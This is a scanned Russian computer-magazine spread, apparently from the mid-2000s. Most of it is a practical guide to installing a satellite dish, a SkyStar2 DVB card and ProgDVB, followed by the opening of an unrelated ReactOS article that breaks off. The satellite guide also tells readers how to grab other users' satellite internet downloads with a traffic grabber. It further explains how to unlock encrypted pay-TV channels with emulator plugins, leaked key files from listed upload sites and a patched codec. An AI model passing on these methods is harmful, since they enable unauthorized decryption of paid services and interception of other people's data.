2 F-коннектор: нужно всего две штуки

3 Самый обыкновенный конвертер линейной поляризации



Позвольте представить вам SkyStar2. DVB-карта за $80, которая готова творить чудеса

Производитель тарелки большого значения не имеет: металл - он и в Африке металл. На отечественном рынке наибольшее распространение получили наши Супралы, а также буржуйские Triax'ы. Последние мне нравятся чуть больше: безупречное качество покраски и меньший, по сравнению с Супралами, вес.
С точки зрения транспортировки антенны, лучше заранее подсуетиться и прикрепить на машину верхний багажник. Хотя лично у меня был опыт перевозки 1,2-метрового Супрала в салоне ВАЗ-21093. Так или иначе, сделай все возможное, чтобы не повредить зеркало. Царапины позже обязательно вызовут коррозию, а любая деформация чрезвычайно губительна для уровня сигнала.

КОНВЕРТЕР

Любая спутниковая антенна устанавливается в связке с конвертером. Конвертер располагается в фокусе тарелки и собирает отраженные ею волны, поэтому его иногда называют принимающей головкой. Выбрать правильный конвертер несложно. По сути, он имеет всего две характеристики: тип поляризации и уровень собственного шума.
Во всем мире применяется линейная поляризация. В частности, практически все европейские и азиатские спутники, предоставляющие ТВ- и интернет-сервисы, работают именно с ней. Из общего правила выбивается всем известный транспондер (передающая часть спутника) НТВ+, использующий в несущем сигнале круговую поляризацию. Однако в данный момент он нас мало интересует, так как пакет использует хитрую кодировку, до сих пор не поддавшуюся взлому народными умельцами. Отсюда вывод: конвертер линейной поляризации - именно то, что нужно. По крайней мере, пока.
Другим важным параметром принимающих головок является уровень собственного шума. Обычным, или бытовым, считается конвертер с уровнем шума не более 0,6 дБ. Такими конвертерами успешно пользуется абсолютное большинство, поэтому мудрить и изобретать велосипед здесь не стоит. Хорошо зарекомендовали себя такие модели, как MTI AP8-XT2, General Satellite DKF-71, Grundig GS40U1. Примерная цена - всего $10. Они мало чем отличаются друг от друга и, как говорят, вообще выпускаются на одном и том же заводе, но под разными брендами. Стоит заметить, что сейчас находится немало желающих потратиться на более качественный конвертер с шумом 0,3 дБ. Но это уже замашки богатых гурманов. Зачастую необоснованные.

КАБЕЛЬ

Не стоит недооценивать важность этого компонента. Многие покупают его в последнюю очередь и предпочитают здесь особо не раскошеливаться. И неудивительно. Ведь для связи конвертера и DVB-карты подойдет самый обыкновенный коаксиал. Можно взять бухту (100 м) самого дешевого китайского RG-6U за $10 и, в принципе, быть уверенным, что уровень и качество сигнала будут достойными. Но вопрос в другом: как долго эта система продержится в рабочем состоянии? Нужно понимать, что в эфирном телевидении прием, как правило, осуществляется пассивными антеннами, а по кабелю передается только телевизионный сигнал. В случае же спутникового ТВ по кабелю всегда, помимо принятого сигнала, передается напряжение на конвертер, а также специальные сигналы для специфических устройств (позиционеры, переключатели DiSEqC и другие). Если вдруг некачественная алюминиевая оплетка дешевого кабеля замкнет центральную жилу и произойдет КЗ, то проблем ты не оберешься совершенно точно. По крайней мере, DVB-карте придется отправиться на помойку. Так что нужно всячески исключать подобные ситуации. Верный шаг в этом направлении – покупка хорошего кабеля RG-6SAT, SAT-700,703. Для соединения кабеля и девайсов потребуются также два F-штекера. Продаются они повсюду по пять рублей за штуку.

ЦИФРОПРИЕМНИК


Еще несколько лет назад единственным представителем рынка DVB-устройств являлась карта SkyStar1 производства немецкой конторы TechnoTrend. Чуть позже появилась SkyStar2. А в последнее время все большие обороты набирает продукция Pent@net, а также клоны SkyStar'ов от других производителей. Однако я рекомендую тебе не засматриваться на новинки, а взять проверенную временем SkyStar. Какую именно? Вопрос воистину из серии «Что лучше, AMD или Intel?». Сколько людей, столько и мнений. Каждый выбирает карту под себя, исходя, прежде всего, из своих собственных соображений. Давай попробуем разобраться, что к чему.
Самое распространенное заблуждение: карта SkyStar2 – это более новая, улучшенная версия SkyStar1. Чушь! Если бы все было именно так, то SkyStar1 едва бы стоила в два раза дороже. Если говорить начистоту, то эти карты вообще имеют мало общего. Начну с того, что в карте SkyStar1 предусмотрен видеовыход, а в SS2 - нет. К SS1 можно подключить специальный CI-модуль для считывания декодирующих карт и CAM-файлов (нужно для активации официально купленных подписок). В SkyStar2 такой возможности нет (но оно тебе надо?). А самое главное отличие заключается в методе обработки принятого со спутника сигнала. SkyStar1 осуществляет обработку аппаратно, своими собственными силами. В то время как в SkyStar2 все задачи по декодированию сигнала выполняются на программном уровне, то есть полностью свалены на плечи процессора. Такая реализация, естественно, предъявляет к компьютеру некоторые требования, за что, собственно, SkyStar2 и ругают. Но поверь, в наше время эти требования выглядят просто смешными. Что касается SS1, то к ней наиболее весомой претензией является недетская стоимость. Цену в 180 баксов едва ли можно назвать оправданной, если учесть, что карточка SS2 за $80 вполне способна выполнять те же самые действия ничуть не хуже. А в некоторых случаях даже лучше! Открытое SDK SkyStar1 позволило сторонним программистам написать для него драйверы под FreeBSD и Linux. И если это долгое время было ее козырем, то сейчас даже софтовая SS2 вполне сносно работает под управлением пингвина.


ДАЕШЬ УСТАНОВКУ!

Оборудование куплено. Что делать дальше? Проще всего, конечно, вызвать специалистов. Бывалые ребята за часок управятся с установкой и юстировкой антенны, сдерут с тебя денежку и поедут на следующий заказ. Едва ли кто-нибудь станет тебя посвящать во все подробности процесса, ибо специалисты, как правило, люди занятые: делают все оперативно и на попутные вопросы отвечают уклончиво и нехотя. Коечему у них, конечно, можно научиться, но едва ли этого будет достаточно. Хотя бы потому, что у них есть специальное оборудование, а у тебя его нет. Поэтому я тебе рекомендую набраться храбрости и сделать все самому. Без сторонней помощи здесь, конечно, не обойтись, но я думаю, что твои друзья, которым этот процесс будет тоже в диковинку, с радостью согласятся помочь. Итак, ближе к делу.

DVB-КАРТА

Первым делом займемся установкой DVB-карты. Я работаю только со SkyStar2, поэтому буду описывать работу именно с ним. Устройство это довольно-таки капризное, поэтому к его установке нужно отнестись со всей ответственностью. Сразу тебя предупреждаю: SS2 сильно греется. Поэтому постарайся установить ее как можно дальше от других тепловыделяющих девайсов и прежде всего видеокарты. А чтобы избежать проблем с перегревом наверняка, не будет лишней установка обдувающего кулера (хотя это, естественно, необязательно). Теперь пару слов о драйверах, идущих в комплекте с девайсом. В принципе, в их использовании нет ничего криминального, и все, по идее, должно работать как часы. Но! Чтобы заранее предупредить проблемы с DiSEqC-переключателями (о них речь








1 В нашем деле сойдет обычный коаксиал, но...

2 Такой болт вполне подойдет для крепления средней антенны

3 Маленький совет: чтобы не поцарапать конвертер таким креплением и не потерять гарантию, обмотай шейку облучателя тонким слоем изоленты



На дворе март, и снег на крыше еще не растаял. Не стоит рисковать жизнью и в экстремальных условиях заниматься установкой антенны. Настоятельно рекомендую тебе немного (совсем :)) подождать. Также не рекомендуется получать несанкционированный доступ к закрытым каналам. Вся информация в статье дана исключительно в ознакомительных целях. За действия читателей автор и редакция ответственности не несут.


Настройки ProgDVB для работы с HotBird 13E

пойдет далее), рекомендую тебе сразу установить специальные пропатченные драйверы (для каждой программы они распространяются отдельно), при этом не забыв поставить с диска программу Setup4pc. Честь и хвала автору программы myTheatre (www.dvbcore.com) - Saar, который совершенно безвозмездно устраняет недоделки программистов TechniSat.

АНТЕННА

Следующим, самым сложным этапом, естественно, является установка антенны. Лучше всего ее устанавливать на крышу. На то есть несколько причин. Первая - крепить антенну к стене или на балконе очень сложно и неудобно. Вместе с тем, это еще и чрезвычайно опасно, особенно без специального альпинистского снаряжения. Сорвешься - и тебе спутниковое ТВ уже не пригодится. Крыши, конечно, тоже разные бывают. Поэтому если есть пускай даже малейший намек на опасность, не брезгуй использовать страховку. Несчастных случаев во время прокладки сети и установки спутникового оборудования история и так знает предостаточно. Вторым аргументом в пользу крыши является простота дальнейшей эксплуатации. Так, если вдруг тебе приспичит (а тебе приспичит, помяни мое слово) настроить тазик на другой спутник, то спокойно сделать это на крыше будет куда удобнее, нежели корячась с гаечным ключом из окна квартиры.

Итак, решено, ставим на крыше. С подъемом тарелки могут возникнуть проблемы. Такая бандура чаще всего не пролезает в чердачный проем, поэтому, скорее всего, ее придется поднимать на веревках. Естественно, чем меньше подъем, тем лучше. Так что не поленись договориться с соседями верхних этажей о краткосрочной аренде их балкона :). Тарелка во время подъема может раскачаться и больно удариться об стену здания или, что еще хуже, разбить чужое окно. Чтобы исключить подобную ситуацию, во время подъема кто-нибудь должен снизу оттягивать тарелку в сторону. Например, с помощью дополнительной веревки, привязанной к нижней части зеркала.

После того как тарелка и все крепления подняты, наступает самое время подумать о конкретном месте установки антенны. Здесь нужно руководствоваться следующими правилами. Во-первых, тарелка должна смотреть в сторону спутника :). Настраиваться мы сейчас будем на телевизионный спутник HotBird 13E. Примерным ориентиром для тебя здесь может послужить любая НТВшная тарелка. Это самый верный и простой способ, но далее я тебе обязательно расскажу, как точно рассчитать нужное направление. Во-вторых, на линии тарелка-спутник должны отсутствовать какие-либо помехи (деревья, провода, телевизионные антенны и т.п.). В конце концов, место, к которому будет крепиться кронштейн, должно быть достаточно устойчивым, чтобы выдержать тарелку даже в ветреную погоду.

Наша тарелка имеет азимутальный подвес (о видах подвесов читай во врезке), предусматривающий наличие вертикальной трубы, к которой цепляется тарелка. Проблемы с юстировкой не возникнут, если труба будет находиться четко в вертикальном положении. Для того чтобы прикрепить кронштейн к стене (домовода, выхода на крышу, бортика крыши), понадобятся три 10-15-сантиметровых болта (диаметр, как правило, десяточка). Годятся как анкерные болты, так и мощные саморезы с пластмассовыми дюбелями - выбирай то, что больше подходит по ситуации.

Отверстия достаточной длины, скорее всего, придется сверлить перфоратором. Обычную дрель насиловать не стоит, так как здесь она явно не помощник. Важно не облажаться и правильно выбрать сверло. Слишком узкое отверстие всегда можно расширить. Поэтому если не уверен, возьми сверло поуже. Особенно внимательным стоит быть во время работы с кирпичной кладкой, которая сильно крошится и вообще доставляет массу проблем.

Как только кронштейн будет установлен, прикручивай к зеркалу крепление (задняя часть антенны, которую ты соберешь дома по инструкции) и насаживай всю конструкцию на вертикальную трубу. И только после этого прикручивай к антенне все компоненты крепления конвертера.

КРУТИТСЯ-ВЕРТИТСЯ

Что бы тебе ни говорили установщики и продавцы оборудования, знай: настроить антенну на нужный спутник несложно. Однако первый раз для многих это занятие превращается в суровое испытание. Я, к примеру, торчал на крыше два дня, так и не добившись положительного результата. И лишь позже выяснил, что загвоздка была в битом оборудовании ;). С другой стороны, после приобретения некоторой сноровки процесс юстировки на знакомый мне спутник стал занимать всего одну-две минуты. И это без какого-либо специального оборудования!

ОПРЕДЕЛЯЕМ ПАРАМЕТРЫ

❶ Для расчета точного направления антенны нужны некоторые исходные данные, а именно координаты твоего месторасположения и позиция спутника на орбите. Если в школе с географией у тебя были нелады, то уточнить координаты любого города можно на сайте goroskop.pp.ru/horoscope/location/form.shtml. А исчерпывающую информацию о требуемом спутнике (хотя нам нужна только его позиция) любезно предоставят такие ресурсы, как www.lyngsat.com или www.sat-codx.com.

❷ Что делать с полученной информацией? Конечно, можно найти в инете сложные

ТИПЫ ПОДВЕСА

Выделяют два вида подвески антенн: азимутальную и полярную. Азимутальная подвеска представляет собой жестко фиксированную конструкцию. Тарелке выставляется азимут (поворот вправо-влево) и угол места (поворот вниз-вверх), после чего вся конструкция закрепляется болтами. Для настройки на другой спутник придется все откручивать и после юстировки закручивать заново.

Полярный подвес намного удобнее. Он представляет собой сложную механическую конструкцию, с помощью которой позиционирование антенны на различные спутники совершается за счет простого вращения вокруг оси. В частности, такой же принцип используется в электрических мотоподвесах (самый дешевый стоит $100), которые самостоятельно позиционируют антенну на нужный спутник.



◢ Архивы этих конференций могут дать ответ на любой твой вопрос: www.pyramidmag-sat.honsat.ru www.telesput-nik.ru/forum
◢ Отличный сборник информации о спутниковых технологиях: www.gs.ru/info.html



◢ Softcam'ы и плагины периодически выкладываются в файлообменниках: www.key-sat.com/upload www.softcam.wz.cz www.satnavigator.ru http://67.43.4.158 http://dvb-upload.com http://sat-key.org/upload

РЫБАЛКА В КОСМОСЕ

Поток данных, идущий со спутника, одинаков для всех. Передающий транспондер не может дифференцировать его и отдавать по частям каждому конкретному пользователю. Понимаешь, к чему я клоню? У тебя появился реальный шанс перехватить мегабайты вареза и видео, которые многочисленные пользователи тянут по дешевым спутниковым каналам.


В качестве инструмента для осуществления перехвата выступают специальные утилиты - файловые грабберы. Самой продвинутой среди них по праву считается программа SkyNet (http://eonin-fo.kiev.ua/files.shtml), написанная русским разработчиком. В принципе, работа с программой не должна вызывать трудностей, но здесь, как и везде, есть свои нюансы.

Для начала стоит заметить, что грабить можно далеко не все и далеко не везде. Прежде чем громко кричать о том, что программа не работает, следует убедиться (www.lyngsat.com), что на твоем спутнике действительно работают интернет-провайдеры. Мало того, необходимо наличие у них PID'ов (идентификаторов потока), работающих с протоколом HTTP. В противном случае SkyNet будет бессилен.

Найти такие PID'ы несложно. Во-первых, они частенько обсуждаются на различных форумах спутниковой тематики. А во-вторых, никто не мешает тебе вычислить их самому с помощью так называемого PidScanner'a (www.progdvb.com/plugins.htm). Все они должны быть указаны в текстовом конфиге программы. Но чтобы не заставлять пользователя ковыряться в блокноте, SkyNet имеет визуальный конфигуратор EdNet.

Что касается непосредственно процесса граббинга, то здесь главное не перестараться. Перехватывать все файлы подряд – занятие для сумасшедших. Никакого винта не хватит! Поэтому SkyNet имеет широкие возможности фильтрации трафика. Ты вправе определить, какие именно файлы нужно перехватывать, а какие фильтровать. Выборка также осуществляется по размеру файла.





❶ Несмотря на то что угол места равен 25 градусам, офсетная тарелка располагается практически вертикально

❷ «Пищалка»

расчетные формулы, а потом долго елозить карандашом по бумаге. Но мы поступим проще и воспользуемся специальной программой - сат-калькулятором. В инете распространяется немало таких утилит, но мне больше всего нравится swlink3 (www.smw.se/smwlink/smwlink3.zip) и онлайновая www.igp.net/Antenna_Alignment.

❸ Swlink имеет множество закладок, каждая из которых отвечает за конкретный расчет. Нам пока нужна только одна из них - Antenna Alignment. Здесь всего три поля для ввода: latitude (широта), longtitude (долгота), satellite position (позиция спутника). Город Калуга, в котором я живу, имеет координаты 54°N:36°E, а позиция HotBird'a - 13°E. После ввода этих данных получаем для нашей антенны azimuth angle (азимут), polarization angle (угол поворота конвертера), elevation angle (угол места).

❹ Разумеется, точно настроить тарелку на спутник по этим данным, даже с использованием компаса и транспортира, мы не сможем. Все полученные значения носят исключительно ориентировочный характер. Важно понять, что спутниковый сигнал сильно отличается от телевизионного. Здесь ошибка даже в один градус может сбить уровень приема до нуля. Тем не менее, полученные параметры здорово помогут нам и избавят от изнурительного поиска иголки в стоге сена.

ПРИНЦИПЫ ЮСТИРОВКИ

❶ Начинать позиционирование антенны на спутник выгоднее всего с выставления угла поворота конвертера. Благо с этим трудностей возникнуть не должно: достаточно повернуть головку так, как это показано красной линией в swlink'e. Пускай даже примерно. Чуть позже, когда будет найден хоть какой-нибудь сигнал, ее положение можно будет подкорректировать. Маленький совет: чтобы не поцарапать конвертер креплением и не потерять гарантию, обмотай его шейку тонким слоем изоленты.

❷ Очередь за углом места (угол «взгляда» антенны относительно горизонта). По подсчетам swlink'a этот угол составляет ~25°, но... Это отнюдь не означает, что тарелка должна, гордо задрав голову, смотреть в небо. Найденное значение актуально только для прямофокусных антенн, в то время как мы используем офсетное блюдце. Благодаря смещенному книзу конвертеру, офсетная тарелка имеет свой собственный угол места (угол рассечения офсета), равный примерно 26° (зависит от конкретной модели, уточни в прилагаемом техпаспорте). Таким образом, получаем формулу: фактический угол места = подсчитанный угол места минус угол рассечения офсета. Выполнив нехитрое математическое действие, получаем, что тарелку в моем случае нужно наклонить на один градус (-1°). Положительный угол обозначал бы возвышение. А нулевое значение – строго вертикальное положение. Правда, толку от таких расчетов немного. Без специального оборудования ты все равно не определишь, какое положение тарелки соответствует тому или иному углу. Выполняя установку на глаз, бери некоторый запас и опускай тарелку чуть ниже, чем кажется.




Прога FastSatFinder: 75% - очень приличный уровень сигнала


❸ Сделал? Тогда смело бери в руки компас и направляй тарелку по азимуту. Серьезно заморачиваться с точностью ни к чему. Лучше набирайся сил и готовься к аду :). Мы дошли до самой трудоемкой части процесса – до поиска спутника. Алгоритм действия до неприличия примитивен: нужно дискретно, миниатюрными передвижениями постепенно перебирать все положения рядом с высчитанным азимутом. После первого обхода ты спутник, по всей видимости, не найдешь. Но ничего страшного. Бери в руки ключ и чуточку подними тарелку. Выполни второй обход, теперь уже с новым положением угла места. Опять не нашел? Тогда повтори действие в третий раз и т.д. Смысл заключается в последовательном переборе всех положений азимут-угол места. С учетом приблизительных вычислений количество возможных положений значительно сокращается, а наша задача упрощается. Если ты все сделал правильно и уверен в работоспособности оборудования, то рано или поздно найдешь спутник. Я не сомневаюсь.

❹ Остается один важный вопрос: как определить, что спутник найден? Существует масса различных вариантов. Наименьший геморрой практически гарантируется покупкой специального Sat Finder'a (сат-финдер, пищалка). Этот неказистый внешне прибор имеет специальную шкалу, на которой отображается текущий уровень сигнала. Если сигнал отсутствует – прибор молчит. Но как только сат-финдер зафиксирует малейший намек на его наличие, встроенный динамик тут же начнет бить тревогу. Разумеется, просто найти сигнал мало. Нужно настроить антенну так, чтобы тот был максимально сильным.

Если возможности потратиться на прибор



На диске ты найдешь весь софт, описанный в статье, а также последние версии чудо-плагинов.


Программа swlink. Поставь ее, и высчитывать направление вручную уже не придется!

нет, то вполне можно обойтись и без него, используя его программный аналог. В качестве неоценимого подспорья в этом случае выступит программа Fast Sat Finder (www.sat.projektas.lt). Утилита уникальна тем, что не только отображает текущий уровень сигнала на мониторе (на что способна масса других подобных прог), но еще и воспроизводит его значение голосом! Только представь, какие возможности это предоставляет. Можно, к примеру, посадить за компьютер помощника, который будет сообщать тебе уровень сигнала по радио или сотовому телефону. Или, к примеру, взять на крышу трубку радиотелефона, а в комнате с компьютером (и, соответственно, «говорящими» колонками) оставить базу с включенной громкой связью. Вариантов масса.
❺ Стоит учесть, что для работы Fast Sat Finder'а необходимы параметры одного из транспондеров спутника. А именно: частота, символьная скорость и поляризация (v - вертикальная, h - горизонтальная). Программа имеет встроенную базу по спутникам, но в случае чего характерная инфа доступна на уже упомянутом сайте www.lyngsat.com.
Впрочем, даже если ты будешь использовать аппаратный сат-финдер, забывать об этой проге не стоит. Потому как тебе в любом случае надо активировать работу DVB-карты или конвертера с помощью любой из программ.

ТЕЛЕВИЗОР - ЗЛО

После того как тарелка будет настроена на спутник, можно посылать друзей за пивом. Осталось всего ничего: настроить программу для просмотра спутниковых каналов.
В инете представлены самые разнообразные проги такого плана, но в ходе длительных тестирований я остановился на программе ProgDVB (www.progdvb.com). Почему? Сам посуди: бесплатная, стабильная, широко функциональная, плюс к этому еще и доступная новичку. Словом, конфетка. Тем более, установка проходит на раз-два. Мудрить особо не требуется, и выбор устанавливаемых компонентов можно смело оставить по умолчанию.
После установки и запуска ProgDVB смело заходи в меню Настройки -> Список устройств и удостоверься, что программа правильно определила твою DVB-карту.
Не отходя далеко, ищи пункт Настройка -> DiSEqC.
Здесь стоит сказать, что DiSEqC - это устройство, предназначенное для переключения между несколькими конвертерами.
Оно обеспечивает одновременную работу DVB-устройства сразу с несколькими тарелками или же несколькими конвертерами, установленными на одной антенне (такой прием зовется мультифидом). Так как конвертер у нас пока только один, то трудностей с DiSEqC возникнуть не должно. Смело выставляй значение «Один конвертер» и щелкай по появившемуся зеленому кружку.
Должно открыться окно параметров облучателя, изобилующее различными опциями и настройками. Твоя задача - поменять значение «Позиции» на название текущего спутника, в нашем случае на HotBird.
Все, теперь ProgDVB пробьет название спутника по своей базе данных и выяснит, с какими транспондерами ей предстоит работать. С каждого такого транспондера передается определенный пакет телевизионных (и не только) каналов. Соответственно, общий список последних может быть получен путем сканирования всех транспондеров, что осуществимо через меню Список каналов -> Поиск каналов. Как только процесс поиска будет закончен, в левой части программы обозначатся заветные MTV, Discovery, а также названия прочей телевизионной лабуды.
Единственная проблема: некоторые из найденных каналов закрыты для свободного просмотра - они обозначаются красным значком. Не беда! Большая их часть с минимумом усилий поддается взлому с помощью специальных плагинов. Наиболее продвинутый из них - S2emu, который влегкую открывает все взломанные на сегодня кодировки (VIACCESS, SHL, SECA, SECA2, Nagra, Conax, Cyfra и другие). Сам плагин распространяется как обычный архив, который злобные хакеры обычно распаковывают прямо в корневой каталог ProgDVB. После этого в пункте «Плагины» появляется новый пункт S2-Emu, откуда и осуществляется его запуск.
Справедливости ради стоит заметить, что для полноценной работы одного только плагина недостаточно. Не хватает так называемого SoftCam-файла, в котором содержится информация о провайдерах, каналах, кодировках и, самое главное, о действующих ключах! Провайдеры периодически изменяют ключи, поэтому нужно позаботиться о регулярном




Пример мультифида. Фото с www.album.alyno.ru

обновлении SoftCam'a. Естественно, домашней страницы такие файлы не имеют, зато они постоянно выкладываются на куче специализированных сат-аплоадов, ссылки на которые приведены в сноске. Там же доступны и все необходимые плагины, среди которых помимо упомянутого S2Emu также популярен capi. Иногда он может быть особенно полезен. Особенно в случаях просмотра популярных каналов в кодировке Cyfra, которую взломали совсем недавно и еще до конца не обкатали.
Еще одной маленькой неприятностью, с которой может столкнуться хакер, является летающий по изображению кубик. Это своеобразная защита коммерческого кодека Ellecard, который активно использует ProgDVB. Взломщики избавляются от этой напасти легко: заменяют кодек пропатченной версией, и все встает на свои места.

ЭЭЭ... СЕРИАЛ НАЧИНАЕТСЯ

Ничего сверхъестественного в спутниковом телевидении нет. Надеюсь, ты это понял. При определенном желании установить оборудование может каждый. И таких желающих, надо отметить, немало. Отличным бонусом является возможность с помощью тех же девайсов подключиться к сат-инету. Ведь дополнительный 1-2-мегабитный канал с дешевым трафиком еще точно никому не помешал.


Я периодически смотрю канал Extreme Sports со спутника Telstar12. Жаль, что на скриншоте видеопоток не покажешь...

Sупер малo Sтоит

-50%

Подключитесь к тарифу Супер ДЖИНС
до 10 марта 2005 года и получите скидку в 50% на все исходящие SMS!



■ A.M.D.F. (amdf@front.ru)

РЕАКТИВНАЯ ОСЬ

Открытых операционных систем много: одних лишь различных дистрибутивов Linux насчитывается несколько десятков. Но миллионы человек используют Windows, и для них переход на ОС другого, открытого типа очень сложен. Выходом из сложившейся ситуации могла бы стать Windows с открытым исходным кодом. И такая операционная система уже разрабатывается!


REACTOS: ОТКРЫТАЯ WINDOWS

NT С ОТКРЫТЫМ КОДОМ


ReactOS - это попытка разработать клон Windows с открытым исходным кодом. В качестве образца для копирования была выбрана Microsoft Windows NT 4.0. Перед разработчиками стоит цель не просто создать среду, в которой бы запускались Windows-приложения, но и написать полноценную операционную систему, совместимую с Windows NT на уровне как приложений, так и драйверов. Несмотря на то что в качестве образца была выбрана NT 4.0, разработчики всегда оглядываются на более поздние версии Windows: 2000 и XP. ReactOS распространяется по лицензии GNU GPL.

На данный момент ReactOS находится в стадии альфа-версии, и до ее релиза еще далеко. Тем не менее, степень готовности операционной системы такова, что она позволяет запускать некоторые графические и консольные приложения винды. Поддерживаются программы, работающие в подсистеме win32. Поддержки других подсистем пока нет.

Работающая ReactOS сейчас напоминает Windows, запущенную в защищенном режиме. В этом режиме в форточках работают лишь самые основные дрова: для клавы, мыши и стандартный драйвер дисплея. Так и в ReactOS - стандартные драйверы практически готовы, а вот поддержка специфических устройств пока отсутствует. Конечно, какие-то дровишки можно устанавливать и использовать уже сейчас. Например, можно попы-



WinRAR без проблем запустился и заработал



FreeLoader - загрузчик ReactOS


таться установить драйвер для видеокарты NVidia Riva TNT2 Model 64 для NT4. Инструкции о том, как это сделать, приведены на официальном сайте.
Что касается приложений, то здесь ситуация лучше. В ReactOS уже запускаются практически все простые виндовые проги. Я имею в виду программы, которые используют только стандартные API-функции из стандартных библиотек, имеют стандартный Windows-интерфейс и т.д. В списке совместимых приложений уже есть такие софтины, как IrfanView, AbiWord, GNU Midnight Commander, компилятор MinGW.

УСТАНОВКА

